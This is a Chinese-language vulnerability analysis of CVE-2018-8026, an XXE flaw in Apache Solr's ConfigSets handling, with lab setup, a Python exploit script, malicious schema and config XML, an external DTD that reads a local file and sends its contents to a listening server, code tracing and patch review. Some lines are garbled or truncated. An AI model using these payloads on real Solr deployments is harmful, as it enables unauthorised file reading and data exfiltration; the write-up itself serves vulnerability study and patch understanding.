chybeta / 2018-07-16 17:03:36 / 浏览数 6142 安全技术 漏洞分析 顶(0) 踩(0)

环境搭建

这次的XXE漏洞依赖于SolrCloud API,影响到SolrCloud分布式系统。而SolrCloud需要用到zookeeper。

```
zookeeper
```

```
在 zookeeper文件夹下:

(zookeeper-3.4.12)~ cp .\conf\zoo_sample.cfg .\conf\zoo.cfg

修改 conf\zoo.cfg中的dataDir和clientPort,以我为例:
...

dataDir= D:\\vuln\\zookeeper-3.4.12\\data
# the port at which the clients will connect
clientPort=2181
...

然后启动服务

(zookeeper-3.4.12)~ .\bin\zkServer.cmd
```

solr受影响版本: 6.6.4, 7.3.1

solr的具体搭建过程不详细说明。通过ant

idea等一系列编译可以搭建idea环境。最后启动solr服务时如下,其中-DzkHost=localhost即上面配置zookeeper的clientPort:

solr start -p 8983 -f -a "-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=y,address=8988 -DzkHost=localhost:2181"

漏洞复现

import requests

附上最简单的脚本evil.py,其中evil.zip见文章附件:


```
upload_url = "http://127.0.0.1:8983/solr/admin/configs?action=UPLOAD&name=evilconfig"
files = open("evil.zip", "rb")
print(requests.post(upload_url, data=files).text)

create_url = "http://127.0.0.1:8983/solr/admin/collections?action=CREATE&name=eviltest&numShards=1&collection.configName=evilc
print(requests.get(create_url).text)
```

还有外部实体xxe.dtd,如下用于读取存放在C盘根目录下的chybeta.txt文件:

```
<!ENTITY % file SYSTEM "file:///C:/chybeta.txt"><!ENTITY % int "<!ENTITY &#37; send SYSTEM 'http://127.0.0.1:8888?%file;/'>">%
```

如下图,8000服务器用于提供xxe.dtd,8888服务器用于接受xxe传送出来的结果



关于XXE的攻击方式等知识不妨参考小试XML实体注入攻击

漏洞分析

XXE 1

第一步是需要去上传ConfigSet,根据Upload a ConfigSet,这一步是将几个xml文件打包成压缩包后上传,其中 schema.xml内容为:

```
<?xml version="1.0"?>
<schema name="test" version="1.1">
  <fieldType name="string" class="solr.StrField" />
   <fieldType name="currency" class="solr.CurrencyField" precisionStep="8" defaultCurrency="USD" currencyConfig="currency.xml"
</schema>
currency.xml为:
<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM "http://127.0.0.1:8000/xxe.dtd"> %remote;
                                                                                                          1>
还有一个solrconfig.xml,其内容在此省略。
考虑到是xxe,因此主要来看在何处发生了xml外部实体的解析。当开始第二个请求solr/admin/collections?action=CREATE时,solrcloud将根据指定的collectio
org/apache/solr/schema/FileExchangeRateProvider.java:245
public void inform(ResourceLoader loader) throws SolrException {
  if(loader == null) {
    throw new SolrException(SolrException.ErrorCode.SERVER_ERROR, "Needs ResourceLoader in order to load config file");
  this.loader = loader;
  reload();
 }
```

跟进reload,到达

org/apache/solr/schema/FileExchangeRateProvider.java:159, 此时变量如下

```
■ Variables

tyle = this = {FileExchangeRateProvider@5581} "[org.apache.solr.schema.FileExchangeRateProvider: 0 rates.]"

tyle = this = th
```


代码如下:

```
@Override
public boolean reload() throws SolrException {
  InputStream is = null;
  Map<String, Map<String, Double>> tmpRates = new HashMap<>();
  try {
     log.debug("Reloading exchange rates from file "+this.currencyConfigFile);
     is = loader.openResource(currencyConfigFile);
     javax.xml.parsers.DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
     try {
      dbf.setXIncludeAware(true);
      dbf.setNamespaceAware(true);
     } catch (UnsupportedOperationException e) {
      throw new SolrException(SolrException.ErrorCode.BAD_REQUEST, "XML parser doesn't support XInclude option", e);
     try {
      Document doc = dbf.newDocumentBuilder().parse(is);
```

currencyConfigFile即前面的currency.xml,

诵讨is =

loader.openResource(currencyConfigFile);读取了内容后,在最后把is对象传给了dbf。在dbf.newDocumentBuilder().parse(is);解析了外部实体,造



XXE 2

```
同样发生在对schema.xml的解析中,我们修改schema.xml的内容如下:
<?xml version="1.0"?>
<schema name="test" version="1.1">
                <fieldType name="string" class="solr.StrField" />
                  <fieldType name="priorityLevel" class="solr.EnumFieldType" docValues="true" enumsConfig="enumsConfig.xml" enumName="priorityLevel" class="priorityLevel" class="priorityLevel" class="priorityLevel" enumSconfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig="enumsConfig
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 </schema>
enumsConfig.xml内容为:
<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM "http://127.0.0.1:8000/xxe.dtd">
```

将schema.xml, enumsConfig.xml和solrconfig.xml打包成zip后,用上面的脚本执行。当solr运行至 org/apache/solr/schema/AbstractEnumField.java:90

```
V
          final Map (String, Integer) enumStringToIntMap = new HashMap()(); enumStringToIntMap: size = 0
            throw new SolrException(SolrException.ErrorCode.NOT_FOUND)
                                 ftName + ": No enums config file was configured.");
                                                                                                                                                       I a (

this = {AbstractEnumField$EnumMapping@5220}

this = {AbstractEnumField$EnumMapping@5220}
               ▶ 🔞 fieldType = {EnumFieldType@5221} *priorityLevel(class=org.apache.solr.schema.EnumFieldType,analyzer=org.apache.solr.schema.FieldType$DefaultAnalyzer,args={enumsConfig=.
                ▶ (p) args = {HashMap@5224} size = 2
                 enumStringToIntMap = {HashMap@5236} size = 0
```

接着在 org/apache/solr/schema/AbstractEnumField.java:110

```
InputStream is = null;
  try {
      is = schema.getResourceLoader().openResource(enumsConfigFile);
      final DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
      try {
        final Document doc = dbf.newDocumentBuilder().parse(is);
```

同样由于dbf.newDocumentBuilder().parse(is)造成了外部实体的解析

补丁分析

针对 XXE 1 和 XXE 2 的补丁为 SOLR-12450.patch

```
其中增加了solr/core/src/java/org/apache/solr/util/SafeXMLParsing.java,其中定义了多种解析xml的方法。比如parseConfigXML:
```

```
/** Parses a config file from ResourceLoader. Xinclude and external entities are enabled, but cannot escape the resource loade
public static Document parseConfigXML(Logger log, ResourceLoader loader, String file) throws SAXException, IOException {
  final DocumentBuilder db = dbf.newDocumentBuilder();
  db.setEntityResolver(new SystemIdResolver(loader));
  db.setErrorHandler(new XMLErrorLogger(log));
  return db.parse(in, SystemIdResolver.createSystemIdFromResourceName(file));
}
对应的FileExchangeRateProvider.java也换成了:
```

Document doc = SafeXMLParsing.parseConfigXML(log, loader, currencyConfigFile);

AbstractEnumField.java则为

Document doc = SafeXMLParsing.parseConfigXML(log, loader, enumsConfigFile);

Reference

- SolrSOLR-12450
- Sorl: ConfigSets API

CVE-2018-8026.zip (0.003 MB) 下载附件

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